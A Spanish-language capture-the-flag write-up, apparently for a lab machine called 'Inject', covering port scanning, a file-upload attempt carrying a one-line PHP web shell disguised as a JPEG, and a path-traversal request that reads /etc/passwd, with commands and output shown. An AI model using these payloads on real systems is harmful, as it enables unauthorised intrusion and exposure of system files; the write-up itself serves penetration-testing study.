

Inject

Escaneo

```bash
nmap -p- --open  -n -Pn -vvv 10.129.228.213 -oG allports
```




```
rtt min/avg/max/mdev = 33.870/33.870/33.870/0.000 ms
❯ nmap -p- --open  -n -Pn -vvv 10.129.228.213 -oG allports

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 19:14 CEST
Initiating SYN Stealth Scan at 19:14
Scanning 10.129.228.213 [65535 ports]
Discovered open port 22/tcp on 10.129.228.213
Discovered open port 8080/tcp on 10.129.228.213
Completed SYN Stealth Scan at 19:14, 15.65s elapsed (65535 total ports)
Nmap scan report for 10.129.228.213
Host is up, received user-set (0.035s latency).
Scanned at 2024-07-24 19:14:30 CEST for 15s
Not shown: 65163 closed tcp ports (reset), 370 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 63
8080/tcp open  http-proxy syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.76 seconds
           Raw packets sent: 67258 (2.959MB) | Rcvd: 65251 (2.610MB)
❯ extractports.sh allports
```



```
❯ nmap -p22,8080 -sCV 10.129.228.213 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 19:16 CEST
Nmap scan report for 10.129.228.213
Host is up (0.034s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
|   256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
|_  256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp open  nagios-nsca Nagios NSCA
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```

Vamos a ir al 8080



Zodd Cloud

Store, share, and collaborate on files and folders from your mobile device, tablet, or computer.

Log in Sign Up

Features

Built-in protections

Drive can provide encrypted and secure access to your files. Files shared with you can be proactively scanned and removed when malware, spam, ransomware, or phishing is detected.

Fully Encrypted


An encryption system with an highly Encrypted algorithm which enables that you are the only one who can able to decrypt the cloud service. Which provides full control of your cloud service.

Faster Data Transfer

Faster uploading and downloading of larger files irrespective of your internet speed. A Compression algorithm works underhood which enables loss less compression.


Tenemos un apartado de login pero no funciona

Pero si nos funciona el apartado de upload




No file selected.

Aqui hay chicha y nos abrimos el burpsuit




162513ebf2a044533271d601d7326eb6.jpg



```
POST /upload HTTP/1.1
Host: 10.129.228.213:8080
Content-Length: 11328
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.129.228.213:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarym1vxV5EuauhU4Al3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.228.213:8080/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundarym1vxV5EuauhU4Al3
Content-Disposition: form-data; name="file"; filename="162513ebf2a044533271d601d7326eb6.jpg"
Content-Type: image/jpeg

ÿØÿàJFIFÿá.ExifII*;Picasa 3.0ÿÛC



%# , #&')*)-0-(0%()(ÿÛC
```

Lo detectamos y lo llevamos al repeater

vamos probando el abuso de files




```
POST /upload HTTP/1.1
Host: 10.129.228.213:8080
Content-Length: 11363
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.129.228.213:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarym1vxV5EuauhU4Al3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.228.213:8080/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundarym1vxV5EuauhU4Al3
Content-Disposition: form-data; name="file"; filename="162513ebf2a044533271d601d7326eb6.php3"
Content-Type: image/jpeg

ÿØÿàJFIFÿá.ExifII*;Picasa 3.0ÿÛC



%# , #&')*)-0-(0%()(ÿÛC

<?php system($_REQUEST['cmd']); ?>
```

```html
        </li>
        <li class="nav-item">
          <a class="nav-link" href="#how-it-works">
            How it Works
          </a>
        </li>
        <li class="nav-item">
          <a class="nav-link" href="/blogs">
            Blogs
          </a>
        </li>
        <li class="nav-item">
          <a class="nav-link" href="#pricing">
            Pricing
          </a>
        </li>
      </ul>
    </div>
  </nav>
</header>

<div class="container" align="center">

  <br>
  <h4 class="text-success">
    Only image files are accepted!
  </h4>

  <br>
  <div class="mb-3">
    <form action="/upload" method="post" enctype="multipart/form-data">
      <input class="form-control" name="file" type="file" id="formFile">
      <br />

      <input type="submit" value="Upload" class="btn btn-warning">
    </form>
  </div>

</div>


</body>
</html>
```


Como vemos lo intentamos y no nos deja solo deja imagenes

como vemos en el navegador
Podemos intentar un LFI que nos cargue un archivo con ../ vamos a probar el /etc/passwd




10.129.228.213:8080/show_image?img=162513ebf2a044533271d601d7326eb6.jpg

Como vemos no nos lo muestra pero como vemos en las imagenes si ponemos algo que no exista nos da error 500 del server esto quierer decir quie carga pero espera una imagen.



10.129.228.213:8080/show_image?img=../../../../../../../etc/passwd


The image “http://10.129.228.213:8080/show_image?img=../../../../../../../etc/passwd” cannot be displayed because it contains errors.



10.129.228.213:8080/show_image?img=../../../../../../../../etc/passwdx


HTTP Status 500 – Internal Server Error

A partir de aqui proibamos el curl



```
zsh: no matches found: http://10.129.228.213:8080/show_image?img=../../../../../../../etc/passwd
❯ curl "http://10.129.228.213:8080/show_image?img=../../../../../../../etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
